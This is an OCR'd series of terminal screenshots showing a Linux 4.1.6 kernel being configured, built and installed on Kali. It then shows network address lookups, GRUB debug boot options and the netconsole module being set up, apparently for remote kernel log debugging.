  Highlighted letters are hotkeys.  Pressing <Y> includes, <N> excludes, <M> modularizes
  features.  Press <Esc><Esc> to exit, <?> for Help, </> for Search.  Legend: [*] built-in  [ ]
  excluded  <M> module  < > module capable

            < > Second extended fs support
            < > Ext3 journalling file system support
            <M> The Extended 4 (ext4) filesystem
            [*]   Use ext4 for ext2/ext3 file systems
            [*]   Ext4 POSIX Access Control Lists
            [*]   Ext4 Security Labels
            < >   Ext4 Encryption (NEW)
            [ ]   EXT4 debugging support
            [ ] JBD2 (ext4) debugging support
            <M> Reiserfs support
            [ ]   Enable reiserfs debug mode
            [ ]   Stats in /proc/fs/reiserfs
            [*]   ReiserFS extended attributes
            v(+)

           <Select>    < Exit >    < Help >    < Save >    < Load >
```


root@kali: /usr/src/linux-4.1.6
File Edit View Search Terminal Help


```
.config - Linux/x86 4.1.6 Kernel Configuration

 Do you wish to save your new configuration?
 (Press <ESC><ESC> to continue kernel configuration.)

              < Yes >      <  No  >
```


root@kali: /usr/src/linux-4.1.6
File Edit View Search Terminal Help

```
#
/boot/config-3.12-kali1-486:1715:warning: symbol value 'm' invalid for BMP085
configuration written to .config

*** End of the configuration.
*** Execute 'make' to start the build or try 'make help'.

root@kali:/usr/src/linux-4.1.6# make -j 5
  HOSTCC  scripts/kconfig/conf.o
  HOSTLD  scripts/kconfig/conf
scripts/kconfig/conf  --silentoldconfig Kconfig
  CHK     include/config/kernel.release
  HOSTCC  scripts/basic/bin2c
  SYSTBL  arch/x86/syscalls/../include/generated/asm/syscalls_32.h
  SYSHDR  arch/x86/syscalls/../include/generated/uapi/asm/unistd_32.h
  WRAP    arch/x86/include/generated/asm/clkdev.h
  WRAP    arch/x86/include/generated/asm/cputime.h
  WRAP    arch/x86/include/generated/asm/dma-contiguous.h
  WRAP    arch/x86/include/generated/asm/early_ioremap.h
  WRAP    arch/x86/include/generated/asm/mcs_spinlock.h
  WRAP    arch/x86/include/generated/asm/scatterlist.h
  CHK     include/generated/uapi/linux/version.h
  SYSHDR  arch/x86/syscalls/../include/generated/uapi/asm/unistd_64.h
  UPD     include/generated/uapi/linux/version.h
  SYSHDR  arch/x86/syscalls/../include/generated/uapi/asm/unistd_x32.h
  UPD     include/config/kernel.release
```




```
root@kali:/usr/src/linux-4.1.6# make modules_install
```




root@kali: /usr/src/linux-4.1.6
File Edit View Search Terminal Help


```
  INSTALL /lib/firmware/sb16/ima_adpcm_capture.csp
  DEPMOD  4.1.6
root@kali:/usr/src/linux-4.1.6# make install
sh ./arch/x86/boot/install.sh 4.1.6 arch/x86/boot/bzImage \
                System.map "/boot"
run-parts: executing /etc/kernel/postinst.d/initramfs-tools 4.1.6 /boot/vmlinuz-4.1.6
update-initramfs: Generating /boot/initrd.img-4.1.6
run-parts: executing /etc/kernel/postinst.d/pm-utils 4.1.6 /boot/vmlinuz-4.1.6
run-parts: executing /etc/kernel/postinst.d/zz-extlinux 4.1.6 /boot/vmlinuz-4.1.6
P: Checking for EXTLINUX directory... found.
P: Writing config for /boot/vmlinuz-4.1.6...
P: Writing config for /boot/vmlinuz-3.12-kali1-486...
P: Updating /boot/extlinux/linux.cfg...
  No volume groups found
P: Installing debian theme... done.
run-parts: executing /etc/kernel/postinst.d/zz-update-grub 4.1.6 /boot/vmlinuz-4.1.6
Generating grub.cfg ...
Found background image: /usr/share/images/desktop-base/desktop-grub.png
Found linux image: /boot/vmlinuz-4.1.6
Found initrd image: /boot/initrd.img-4.1.6
Found linux image: /boot/vmlinuz-3.12-kali1-486
Found initrd image: /boot/initrd.img-3.12-kali1-486
Found memtest86+ image: /boot/memtest86+.bin
Found memtest86+ multiboot image: /boot/memtest86+_multiboot.bin
  No volume groups found
done
root@kali:/usr/src/linux-4.1.6# 
```




```
root@kali:/usr/src/linux-4.1.6# cp -v arch/x86/boot/bzImage /boot/vmlinuz-4.1.6
`arch/x86/boot/bzImage' -> `/boot/vmlinuz-4.1.6'
root@kali:/usr/src/linux-4.1.6# 
```




```
root@kali:/usr/src/linux-4.1.6# mkinitramfs -o /boot/initrd.img-4.1.6 /lib/modules/4.1.6/
root@kali:/usr/src/linux-4.1.6# 
```




```
root@kali:/usr/src/linux-4.1.6# cp System.map /boot/System.map-4.1.6
root@kali:/usr/src/linux-4.1.6# 
```




```
root@kali:/usr/src/linux-4.1.6# ln -sf /boot/System.map-4.1.6 /boot/System.map
root@kali:/usr/src/linux-4.1.6# 
```




```
root@kali:~# ping -c 1 192.168.1.4 > /dev/null
```




```
root@kali:~# arp -n 192.168.1.4
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.1.4              ether   90:00:4e:2f:ac:ef   C                     eth0
root@kali:~# 
```




```
root@kali:~# netstat -rn | grep ^0.0.0.0
0.0.0.0         192.168.1.1     0.0.0.0         UG        0 0          0 eth0
root@kali:~# 
```




```
root@kali:~# ping -c 1 192.168.1.1 > /dev/null
```




```
root@kali:~# arp -n 192.168.1.1
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.1.1              ether   c0:3f:0e:10:c6:be   C                     eth0
root@kali:~# 
```




```
root@kali:~# cp /etc/default/grub /etc/default/grub.backup
root@kali:~# 
```




```
root@kali:~# vi /etc/default/grub
root@kali:~# 
```




```
# If you change this file, run 'update-grub' afterwards to update
# /boot/grub/grub.cfg.
# For full documentation of the options in this file, see:
#   info -f grub -n 'Simple configuration'

GRUB_DEFAULT=0
GRUB_TIMEOUT=5
GRUB_DISTRIBUTOR=`lsb_release -i -s 2> /dev/null || echo Debian`
GRUB_CMDLINE_LINUX_DEFAULT="debug ignore_loglevel"
GRUB_CMDLINE_LINUX="initrd=/install/initrd.gz"
```




```
root@kali:/etc/default# update-grub
Generating grub.cfg ...
Found background image: /usr/share/images/desktop-base/desktop-grub.png
Found linux image: /boot/vmlinuz-4.1.6
Found initrd image: /boot/initrd.img-4.1.6
Found linux image: /boot/vmlinuz-3.12-kali1-486
Found initrd image: /boot/initrd.img-3.12-kali1-486
Found memtest86+ image: /boot/memtest86+.bin
Found memtest86+ multiboot image: /boot/memtest86+_multiboot.bin
  No volume groups found
done
root@kali:/etc/default# 
```




```
root@kali:~# ifconfig -a
eth0      Link encap:Ethernet  HWaddr 00:0c:29:4d:90:bc
          inet addr:192.168.1.11  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe4d:90bc/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:10384 errors:0 dropped:0 overruns:0 frame:0
          TX packets:3595 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2043508 (1.9 MiB)  TX bytes:685368 (669.3 KiB)
          Interrupt:19 Base address:0x2000
```




```
root@kali:/etc/default# sh -c 'echo netconsole >> /etc/modules'
root@kali:/etc/default#
```



